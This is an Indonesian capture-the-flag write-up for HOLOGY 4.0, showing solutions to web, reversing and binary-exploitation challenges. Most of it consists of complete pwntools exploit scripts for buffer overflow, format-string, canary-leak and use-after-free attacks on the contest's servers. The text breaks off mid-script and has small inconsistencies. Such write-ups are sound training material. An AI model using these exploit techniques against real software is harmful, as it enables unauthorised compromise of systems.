

<b>Web Exploitation</b>	<b>4</b>
HTTPS but without S	4
Langkah Penyelesaian:	4
Code:	4
Flag:	4
Juggle Juggle	6
Langkah Penyelesaian:	6
Code:	6
Flag:	6
<b>Reverse Engineering</b>	<b>7</b>
xYr4	7
Langkah Penyelesaian:	7
Code:	7
Flag:	7
Customization	8
Langkah Penyelesaian:	8
Code:	8
Flag:	8
<b>Binary Exploitation</b>	<b>9</b>
Welcome	9
Langkah Penyelesaian:	9
Code:	9
Flag:	9
Giveaway Time	11
Langkah Penyelesaian:	11
Code:	11
Flag:	11
How	11
Langkah Penyelesaian:	12
Code:	12
Flag:	12
onepiece	13
Langkah Penyelesaian:	13
Code:	13
Flag:	13
ROG	13
Langkah Penyelesaian:	14
Code:	14

Flag:	14
<b>Forensic</b>	<b>15</b>
it's Rokubi with g	15
Langkah Penyelesaian:	15
Code:	15
Flag:	15
Ms.Shyvana	16
Langkah Penyelesaian:	16
Code:	16
Flag:	16
Hacked	17
Langkah Penyelesaian:	17
Code:	17
Flag:	17
silinder	18
Langkah Penyelesaian:	18
Code:	18
Flag:	18
<b>Cryptography</b>	<b>19</b>
Geser lalu Tap	19
Langkah Penyelesaian:	19
Code:	19
Flag:	19
<b>Miscellaneous</b>	<b>20</b>
Sanity Check	20
Langkah Penyelesaian:	20
Code:	20
Flag:	20
get link for the rubik's	21
Langkah Penyelesaian:	21
Code:	21
Flag:	21
Feedback	22
Langkah Penyelesaian:	22
Code:	22
Flag:	22
RSA-Marathon	23
Langkah Penyelesaian:	23
Code:	23
Flag:	23

# Web Exploitation



## HTTPS but without S

### Langkah Penyelesaian:

Kunjungi halaman website dengan menggunakan HTTPS dan cek sertifikatnya



Something wrong with certificate?



The flag is HOLOGY4.0{SoMe\_BaSiC\_S5L\_mIsTAkE}

P.S. Sorry for the easy and meme web challenge, thinking of quitting from Cyber Security and CTFs.

### Flag:

HOLOGY4.0{SoMe\_BaSiC\_S5L\_mIsTAkE}

# Juggle Juggle

## Langkah Penyelesaian:

Kunjungi halaman website

```
← → ↻ ⚠ Not secure | 13.214.13.126:8081

if (isset($_GET['passkey']) &&
hash("md5", "DYAXWCA") == $_GET['passkey'] &&
strlen(hash("md5", "DYAXWCA")) != strlen($_GET['passkey'])) {
echo "FLAG";
} else if (isset($_GET['passkey'])) {
echo "False Password!";
} else {
"File";
}
?>
```

Basically magic hash sih

```
← → ↻ ⚠ Not secure | 13.214.13.126:8081/?passkey=0e2

Congrats! Here is your flag:
hology4{eZ_jUg6linG_in1_m4salAh_uD4h_S3rinG}
```

## Flag:

hology4{eZ\_jUg6linG\_in1\_m4salAh\_uD4h\_S3rinG}

# Reverse Engineering

## xYr4

### Langkah Penyelesaian:

Diberikan file ELF dan diminta untuk memasukan key, kalau benar akan diprint flagnya.

Pengecekan nya ada di function benar

```
1 int64 __fastcall benar(__int64 a1, int a2)
2 {
3     int v3; // [rsp-14h] [rbp-14h]
4     int i; // [rsp-10h] [rbp-10h]
5     int v5; // [rsp-10h] [rbp-10h]
6
7     __asm { endbr64 }
8     v3 = 98723;
9     for ( i = 0; i < 5; i = v5 + 1 )
10    {
11        v5 = i + 30;
12        v3 += v5;
13    }
14    if ( v3 != a2 )
15        return sub_1170(&std::cout, "False");
16    sub_1170(&std::cout, "TRUEE");
17    return decode(f1);
18 }
```

A2 adalah inputan saya

V3 adalah hasil perhitungan

Jadi inputan saya harus sama dengan nilai v3.

Tinggal mencari nilai V3.

Saya menggunakan gdb

jalankan

break \*0x000055555555429

Karena sebelum compare

```
0x000055555555420 <+57>: add     DWORD PTR [rbp-0x8],0x1
0x000055555555424 <+61>: jmp     0x5555555540e <_Z5benar11+39>
0x000055555555426 <+63>: mov     eax,DWORD PTR [rbp-0xc]
0x000055555555429 <+66>: cmp     eax,DWORD PTR [rbp-0x18]
0x00005555555542c <+69>: jne     0x5555555544f <_Z5benar11+104>
0x00005555555542e <+71>: lea     rsi,[rip+0xbd2]          # 0x55555555560
0x000055555555435 <+78>: lea     rdi,[rip+0x2c04]         # 0x55555555558
0x00005555555543c <+85>: call    0x55555555170 <_ZStlsISt11char_traits<char>E>E4write<char>E>@plt
0x000055555555441 <+90>: lea     rdi,[rip+0x2bc8]         # 0x55555555558
```

Diatas EAX adalah angka yang mau dicocokkan dengan inputan saya.

DWORD PTR [rbp-0x18] adalah isi inputan saya.

Nilai eaxnya adalah 0x181c1 (98753)

```
[#0] 0x55555555429 → Denar(int, int)()
[#1] 0x5555555554dd → main()

gef> c
Continuing.
TRUEE
FLAGG4TT4MEN00TES33CURI[Inferior 1 (process 15117) exited normally]
gef> █
```

**Code:**

**Flag:**

hology4{FLAGG4TT4MEN00TES33CURI}

# Customization

## Langkah Penyelesaian:

Saya decompiler class java nya di <http://www.javadecompilers.com/> dengan CFR - very good and well-supported decompiler for modern Java

Pertama inputan yang diberikan akan di enkrip dengan function enc dan dixor dengan 0x53. Setelah itu dicek setiap characternya dengan hardcoded, ada 654 karakter.

Mulai dari awal saya akan melakukan reverse, pertama xor lagi dengan 0x53.

Setelah itu mempelajari cara kerja enc.

Pertama setiap character pada string inputan saya, akan dijadikan binary (padding 0 bagian kanan jika panjangnya masih belum 8). Hasilnya string yang terdiri 0 atau 1

Selanjutnya jika panjangnya belum kelipatan 6 maka dipadding 0 lagi.

Selanjutnya hasil string sebelumnya akan diambil setiap 6 character untuk diubah ke integer (dari binary ke integer).

Didapatkan integer yang akan dipakai sebagai index untuk mengambil nilai dari array x.

Selanjutnya check apakah n lebih dari 1 atau tidak, kalau iya maka akan melakukan recursive function sampai n nya menjadi 1. Artinya diulang sampai 10.

Cara saya balikannya adalah setiap characternya dicari index keberapa dan dijadikan binary (padding 0 sampai panjangnya 6), selanjutnya ditampung ke variable penampung.

Selanjutnya variable penampung akan diambil setiap 8 character dan diubah ke integer ke ascii.

Lakukan sampai 10 kali.

## Code:

```
solve.py
```

```
checks = [61 ,41 ,25 ,102 ,98 ,115 ,111 ,26 ,108 ,127 ,31 ,56 ,21  
,107 ,103 ,24 ,98 ,3 ,21 ,102 ,39 ,119 ,56 ,12 ,103 ,8 ,11 ,12 ,61  
,55 ,24 ,40 ,63 ,110 ,60 ,34 ,63 ,26 ,21 ,22 ,25 ,5 ,102 ,24 ,34  
,3 ,121 ,53 ,108 ,102 ,34 ,5 ,40 ,26 ,102 ,20 ,63 ,110 ,110 ,56
```

```
,39 ,107 ,27 ,1 ,103 ,116 ,120 ,20 ,107 ,116 ,11 ,41 ,63 ,61 ,29
,127 ,107 ,116 ,29 ,51 ,9 ,8 ,107 ,41 ,103 ,26 ,102 ,55 ,21 ,115
,60 ,19 ,40 ,119 ,107 ,7 ,122 ,47 ,21
,34,63,55,17,1,63,107,110,46,27,115,58,122,108,55,40,102,63,47,102
,122,53,102,107,56,40,119,107,7,96,20,103,51,39,3,121,22,119,41,60
,43,98,47,25,21,61,110,63,37,25,55,25,115,119,127,7,56,96,3,17,18,
63,12,27,20,63,5,121,55,63,5,105,127,39,119,17,18,63,107,60,8,108,
110,57,22,105,17,121,43,21,61,39,51,21,12,105,12,53,17,27,26,9,45,
7,56,98,11,27,41,27,123,17,116,9,45,63,40,26,40,118,24,63,47,27,12
,63,40,118,5,34,3,17,41,121,127,102,101,40,5,121,53,105,119,40,56,
108,110,40,108,25,115,24,43,119,12,120,118,61,41,34,5,61,17,29,24,
105,40,107,37,39,61,105,1,63,12,105,116,108,115,27,53,25,55,25,11,
53,3,120,34,25,115,24,101,96,61,17,97,98,40,17,127,98,8,27,118,108
,45,110,111,63,47,102,20,63,110,121,56,107,5,120,103,21,127,120,20
,121,123,120,40,63,107,31,5,61,123,27,53,21,115,124,41,103,26,103,
24,27,110,60,101,21,107,21,47,29,115,58,58,34,119,40,108,27,17,29,
12,61,123,121,108,103,17,7,56,53,11,40,108,26,3,58,19,21,3,121,55,
21,20,21,12,39,119,111,40,53,11,40,101,25,17,27,47,63,40,34,111,10
5,41,39,51,27,115,25,24,119,110,40,43,25,12,27,37,107,17,107,97,50
,115,37,37,105,12,121,61,108,8,57,5,96,26,102,20,63,110,105,56,39,
110,107,18,105,127,102,108,27,115,120,40,21,61,121,102,27,20,27,12
,96,127,22,102,98,119,51,118,121,41,25,11,19,61,105,118,122,11,29,
97,61,47,57,22,27,123,31,56,119,41,120,116,96,41,107,7,63,26,97,41
,63,17,118,27,53,40,40,121,21,12,27,101,121,116,118,22,103,3,121,1
02,119,110,102,122,108,45,41,123,103,116,111,55,103,45,40,101,25,1
7,40,11,63,107,37,12,107,55,17,1,119,127,22,19,19,119,40,122,105,4
0,118,108,63,116,102,27,21,61,102,56,21,26,27,122,105,40,121,20,61
,55,120,108,21,61,105,12,53,107,121,41,63,41,110,116,53,101,121,61
,98,11,110,37,39,119,120,118,63,119,58,20,119,107,41,11,63,12,105,
12,103,47,25,122,9,45,120,102,96,61,120,53,27,20,17,22,34,107,121,
34,21,127,120,20,61,120,41,27,25,110,22,19,29,97]
```

```
x = ['\"', 'd', 's', 'V', 'U', '8', 'q', ';', '|', 'G', 'k', 'M',
'9', 'K', '<', '2', 'C', 'a', 'c', ')', '5', 'v', 'D', ']', '7',
'\', '>', '$', 'y', 'E', 'l', 'W', 'A', 'F', '%', 'i', 'O', '&',
'*', '[', 'Y', 'H', 'L', 'u', 'g', '(', 'B', ':', '?', '1', '!',
'-', '0', 'w', 'J', 'R', 'm', 'f', 'N', '_', '{', 'b', 'p', '4']
```

```
def reverse(result):
```



```

temp = ''
for i in result:
    temp += bin(x.index(i))[2:].rjust(6,"0")

final = ''
for i in range(len(temp) / 8):
    final += chr(int(temp[i*8:i*8+8],2))
return final

result = ''
for check in checks:
    result += chr(check^0x5E)

for i in range(10):
    result = reverse(result)

print 'hology4{' + result + '}'

```

**Flag:**

hology4{JuSt\_4\_cUst0m\_b4se64\_W1th0ut\_p4dd1ng}

# Binary Exploitation

## Welcome

### Langkah Penyelesaian:

Diberikan file ELF, input yang digunakan gets yang dimana bisa melakukan buffer overflow.

```
char *s; // [rsp+48h] [rbp-8h]

setbuf(_bss_start, 0LL);
s = "hology4{w3lc0m3_t0_hology}\n";
puts("Selamat datang di H0LOGY 4.0\n");
puts("hology4{w3lc0m3_t0_hology}\n");
gets(&s1);
if ( !strcmp(&s1, "IsThisReal?") && !strcmp
{
    puts("Nice!");
    system("cat flag.txt");
}
return 0;
}
```

Didalam function main diminta untuk overwrite beberapa isi variable agar lolos selah strcmp, saya tidak akan overwrite variable, tetapi langsung jump ke system("cat flag.txt") Karena gets memiliki panjang input yang tidak terbatas. Saya langsung jump ke 0x0000000000040121d saat rdi akan dimasukan "cat flag.txt".

```
0x00000000000401215 <+175>: mov     rdi, rax
0x00000000000401218 <+178>: call    0x401030 <puts@plt>
0x0000000000040121d <+183>: lea     rax, [rip+0xe51]          # 0x402075
0x00000000000401224 <+190>: mov     rdi, rax
0x00000000000401227 <+193>: call    0x401050 <system@plt>
0x0000000000040122c <+198>: mov     eax, 0x0
0x00000000000401231 <+203>: leave
0x00000000000401232 <+204>: ret
```

```

[ro0t@kali]~/media/sf_CTF/hology/welcome
#python solve.py
[*] '/media/sf_CTF/hology/welcome/welcome'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[+] Opening connection to 13.214.13.126 on port 31337: Done
[*] Switching to interactive mode
Selamat datang di HOLOGY 4.0

hology4{w3lc0m3_t0_hology}

hology4{0v3Rwrite_iz_ez_y4h4h4}
[*] Got EOF while reading in interactive
$

```

Code:

solve.py

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 13.214.13.126 --port 31337 ./welcome
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./welcome')

# Many built-in settings can be controlled on the command-line and
show up
# in "args". For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '13.214.13.126'
port = int(args.PORT or 31337)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''

```

```

    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#=====
#                               EXPLOIT GOES HERE
#=====
# Arch:      amd64-64-little
# RELRO:     Partial RELRO
# Stack:     No canary found
# NX:        NX enabled
# PIE:       No PIE (0x400000)

io = start()

```

```
win = 0x0000000000040121d
```

```
p = 'a'*64
```

```
p += p64(0)
```

```
p += p64(win)
```

```
io.sendline(p)
```

```
io.interactive()
```

**Flag:**

hology4{0v3Rwrite\_iz\_ez\_y4h4h4}



# Giveaway Time

## Langkah Penyelesaian:

```
puts("Participate and get a prize!");
printf("%s", "Name: ");
fgets(local_2c, 0x20, stdin);
printf("\nWelcome, %s\n", local_2c);
printf("This is your registration id, %ld \n", registration);
registration();
if (prize == 0) {
    puts("Better luck next time!");
}
else {
    puts("You win this!");
    system("cat flag.txt");
}
return;
```

Didalam function main ada call program, didalam program ada intruksi yang dapat menjalankan system("cat flag.txt") jika prizenya tidak sama dengan 0. Dari sini saya berpikir bagaimana cara merubah isi variable prize.

Karena PIEnya hidup jadi saya perlu mendapatkan PIE base agar dapat mengetahui Address prize.

Input pertama saya isi junk, setelah itu mengambil address registration dan kalkulasi ke sampai address prize.

```
puts("Please do the registration to ge
printf("%s", "Your Address: ");
fgets(local_1c, 0x10, stdin);
printf("Your Address is, ");
printf(local_1c);
return;
```

Didalam registration ada vuln format string, jadi saya dapat overwrite address prize, tinggal masukan address prize dan hitung offsetnya, overwrite dengan %n, dan jangan lupa %10x agar overwrite 0xa ke address prize.

```

[roo@kali]-[/media/sf_CTF/hology/Giveaway_Time]
#python solve.py
[*] '/media/sf_CTF/hology/Giveaway_Time/giveaway'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Opening connection to 13.214.13.126 on port 31420: Done
0x5659d030
[*] Switching to interactive mode
Your Address is,      100YV
You win this!

hology4{f0rm4T_5tRing_Giv3aw4y}
[*] Got EOF while reading in interactive
$

```

Code:

```

solve.py

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 13.214.13.126 --port 31420 ./giveaway
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./giveaway')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '13.214.13.126'
port = int(args.PORT or 31420)

def start_local(argv=[], *a, **kw):

```



```

    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
# tbreak main
# continue
''.format(**locals())

#=====
#                               EXPLOIT GOES HERE
#=====
# Arch:      i386-32-little
# RELRO:     Partial RELRO
# Stack:     No canary found
# NX:        NX enabled
# PIE:       PIE enabled

io = start()

```

```
prize = 0x2e53

p = 'JUNK'
io.sendlineafter(": ",p)

io.recvuntil("id, ")
leak = int(io.recvline()[:-1])
prize = leak + prize
print hex(prize)

p = '%10x%6$n'
p = p.ljust(8, "\x00")
p += p32(prize)
io.sendlineafter(": ",p)

io.interactive()
```

**Flag:**

hology4{f0rm4T\_5tRing\_Giv3aw4y}

## How

### Langkah Penyelesaian:

Didalam function program

```
6    
7  v3 = __readfsqword(0x28u);  
8  printf("%s", "Hi, how was your day? ");  
9  fgets(&s, 56, stdin);  
10 if ( strstr(&s, "QAZFRVCDESWTGBHNYJKIUMLP0cdfaqwtsrOpelskjc==vbfyrumnbz") != 40 )  
11 {  
12     puts("I hope you are fine.. :)");  
13     exit(0);  
14 }  
15 printf(&s);  
16 printf("You got the program address %p\n", program);  
17 if ( strstr(&s, "QAZFRVCDESWTGBHNYJKIUMLP0cdfaqwtsrOpelskjc==vbfyrumnbz") == 1 )  
18 {  
19     system("cat flag.txt");  
20     exit(0);  
21 }  
22 printf("%s", "Do you wanna say something?\n>> ");  
23 gets(&v2);  
24 puts("Thanks :)");  
25 return v3 - __readfsqword(0x28u);  
26 }
```

Pada input pertama ada pengecekan strstr harus sama dengan 40 agar tidak exit.

Cara saya agar bypass pengecekan pertama adalah 40 bytes pertama adalah character atau ascii yang tidak ada didalam string "QAZFRVCDESWTGBHNYJKIUMLP0cdfaqwtsrOpelskjc==vbfyrumnbz"

Saya menggunakan . (titik) sebanyak 40 dan salah satu didalam string diatas, selanjutnya format string karena saya melihat printf(&s). Saya akan menggunakan format string tersebut untuk leak canary.

Didalam function program juga diberikan address program, dari leak tersebut bisa didapatkan base PIE.

system("cat flag.txt") tidak akan dipanggil, jadi saya menggunakan buffer overflow dengan input gets untuk jump ke address system("cat flag.txt")

```
0x00005555555528d <+212>: mov     edi,0x0  
0x000055555555292 <+217>: call    0x555555550b0 <exit@plt>  
0x000055555555297 <+222>: lea     rax,[rip+0xdfb]      # 0x555555556099  
0x00005555555529e <+229>: mov     rdi,rax  
0x0000555555552a1 <+232>: call    0x55555555060 <system@plt>  
0x0000555555552a6 <+237>: mov     edi,0x0  
0x0000555555552ab <+242>: call    0x555555550b0 <exit@plt>  
0x0000555555552b0 <+247>: lea     rax,[rip+0xdf1]      # 0x5555555560a8
```

Saya hitung offset dari program ke 0x0000555555555297,  
didapatkan tambah 0xde.  
Terus buat payload : padding 0x108 + canary + junk + system("cat  
flag.txt")

```
[root@kali]--[media/sf_CTF/hology/How]
#python solve.py
[*] '/media/sf_CTF/hology/How/how'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Opening connection to 13.214.13.126 on port 37013: Done
0xf611c65f39f30d00
0x557822609297
[*] Switching to interactive mode
Thanks :)
hology4{strcspn_4d4Lah_k0eNtJ1}
[*] Got EOF while reading in interactive
$
```

Code:

solve.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 13.214.13.126 --port 37013 ./how
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./how')

# Many built-in settings can be controlled on the command-line and
show up
# in "args". For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
```

```

host = args.HOST or '13.214.13.126'
port = int(args.PORT or 37013)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
b *0x0000555555555220
'''.format(**locals())

#=====
#                               EXPLOIT GOES HERE
#=====
# Arch:      amd64-64-little
# RELRO:     Partial RELRO

```

```
# Stack:      Canary found
# NX:         NX enabled
# PIE:        PIE enabled

io = start()

win = 0xde

p = '.'*40
p += 'Q'
p += '-%47$p'
io.sendlineafter("? ",p)

leak = io.recvline()[:-1].split('-')
canary = int(leak[1],16)
print hex(canary)
io.recvuntil("address ")
leak = int(io.recvline()[:-1],16)
win = leak + win
print hex(win)

p = 'a'*(0x108)
p += p64(canary)
p += p64(0)
p += p64(win)
io.sendlineafter(">> ",p)

io.interactive()
```

**Flag:**

hology4{strcspn\_4d4Lah\_k0eNtJ1}

# onepiece

## Langkah Penyelesaian:

Tujuannya adalah print flag yang ada pada Menu ke 9, tetapi ada pengecekan kaizoku+32 harus 1869770618

```
3 |
4 | __asm { endbr64 }
5 | v5 = a1;
6 | v4 = __readfsqword(0x28u);
7 | if ( *(_DWORD *) (kaizoku + 32) == 1869770618 )
8 | {
9 |     sub_1170("Kamu menemukannya, Raja Bajak Laut, ");
10 |    v2 = sub_1220("flag.txt", "r");
11 |    sub_11C0(&v3, 32LL, v2);
12 |    sub_11D0(stdout, "%s\n", &v3);
13 |    sub_1200(stdout);
14 | }
15 | else
16 | {
17 |     sub_11A0("kamu belum sampai disini");
18 | }
19 | result = __readfsqword(0x28u) ^ v4;
20 | if ( result )
21 |     result = sub_1180();
22 | return result;
23 | }
```

Pada menu ke 8, bisa heap overflow lewat malloc robin sebanyak 128

```
1 |
2 | __int64 result; // rax
3 | int i; // [rsp-Ch] [rbp-Ch]
4 |
5 | __asm { endbr64 }
6 | sub_1170("Ryuo beats dragon");
7 | sub_1170("btw, apa arc setelah wano??");
8 | for ( i = 0; i <= 1; ++i )
9 |     sub_11C0(&input, 128LL, stdin);
10 | result = (unsigned int)read_poneglyph;
11 | if ( read_poneglyph == 1 )
12 |     result = sub_1160(robin, &input);
13 | return result;
14 | }
```

Pertama malloc(32) wg and malloc(36) kaizoku dengan memanggil menu ke 3  
Setelah itu free wg dengan memanggil menu ke 6 dan angka 4.

malloc(32) robin pada menu ke 7, jadi UAF(use after free) pada chunk wg sebelumnya dan malloc robin akan berada pada chunk kaizoku, jadi bisa overwrite kaizoku+32.

Note : kalau misalnya tidak menggunakan UAF, maka panjang input tidak akan sampai ke kaizoku+32.

```
[root@kali]-[/media/sf_CTF/hology/onepiece]
#python solve.py
[*] '/media/sf_CTF/hology/onepiece/onepiece'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Opening connection to 13.214.13.126 on port 38823: Done
[*] Switching to interactive mode
Kamu menemukannya, Raja Bajak Laut,
Hology4{0ne_Piece_1s_Rea1}

1. Saobaody
2. Fishaman Island
3. New World
4. Punk Hazard
5. Dressrosa
6. Zou
7. Whole Cake Island (ami)
```

Code :

```
solve.py

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 13.214.13.126 --port 38823 ./onepiece
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./onepiece')

# Many built-in settings can be controlled on the command-line and
show up
# in "args". For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
```



```

# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '13.214.13.126'
port = int(args.PORT or 38823)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
b *0x0000555555554c2
''.format(**locals())

#=====
#                               EXPLOIT GOES HERE
#=====
# Arch:      amd64-64-little

```

```
# RELRO:      Full RELRO
# Stack:      Canary found
# NX:         NX enabled
# PIE:        PIE enabled

io = start()

# malloc(32) wg and malloc(36) kaizoku
io.sendlineafter("Laugh_tale\n", "3")

# free wg
io.sendlineafter("Laugh_tale\n", "6")
io.sendlineafter("?\\n", "4")

# malloc(32) robin and read_poneglyph = 1
io.sendlineafter("Laugh_tale\n", "7")

# UAF wg then overwrite 0x6F726F7A kaizoku+32
io.sendlineafter("Laugh_tale\n", "8")
p = 'a'*(32 + 16 + 32)
p += p64(0x6F726F7A)
io.sendlineafter("wano??\\n", p)

# system("cat flag.txt")
io.sendlineafter("Laugh_tale\n", "9")

io.interactive()
```

**Flag:**

Hology4{0ne\_Piece\_1s\_Real}

## ROG

### Langkah Penyelesaian:

Diberikan file ELF dan source golang.

Didalam main function, ketika input pertama akan memanggil gen dan hint selain itu break.

```
func main() {
    var inp int
    for {
        fmt.Scan(&inp)

        if inp == 1 {
            gen()
            hint(ab, xr)
        } else {
            break
        }
    }
    mapz()
    data := make([]byte, 256)
    Slice := make([]byte, ab)
    sliceHeader := (*reflect.SliceHeader)(unsafe.Pointer(&Slice))
    DataAdd := uintptr(unsafe.Pointer(sliceHeader.Data))
    sliceHeader.Data = DataAdd

    _, _ = reader.Read(Slice)
}
```

Awalnya saya tidak mengerti golang, saya hanya memakai logika saya. Pada akhirnya ini hanya ret2win tapi memakai bahasa golang.

Mapz akan print address pole yang dimana setelah menjalankan pole akan print flag.

Jadi pertama kepikiran adalah ret2win, karena diberikan address pole.

Saya pun mencari bagaimana cara agar bisa overflow, saya melihat setelah looping diambil variable ab, terus ab adalah integer kemungkinan sama seperti malloc atau lainnya. Saya akan anggap ab adalah panjang inputan untuk reader.Read(slice).

Setelah saya masuk ke gdb dan next intruction untuk mencari titik dimana inputan saya dapat masuk ke stack dan menggubah address return, saya menemukan offset 312 + return address . Jadi ab harus diatas 320.

Karena ab didapat secara random, maka saya akan input 1 sampai mendapatkan ab > 320. Untuk mencari ab dengan cara  $(ab^{xr})/5 = ab$  asli.

Setelah itu payloadnya adalah padding offset 312 + return address pole.

```
[root@kali]~/media/sf_CTF/hology/BOG
#python solve.py
[!] Did not find any GOT entries
[*] '/media/sf_CTF/hology/BOG/chall'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Opening connection to 13.214.13.126 on port 34465: Done
276
151
307
17
168
40
163
298
171
240
140
1
187
117
188
102
6
131
322
0x7f8f0deeb9d0
[*] Switching to interactive mode
Hology4{G0l4ng_i5_quit3_4l1_right}

[*] Got EOF while reading in interactive
$
```

Code:

solve.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 13.214.13.126 --port 34465
from pwn import *

exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
# show up
# in "args". For example, to dump all data sent/received, and
# disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '13.214.13.126'
port = int(args.PORT or 34465)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
```

```

    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

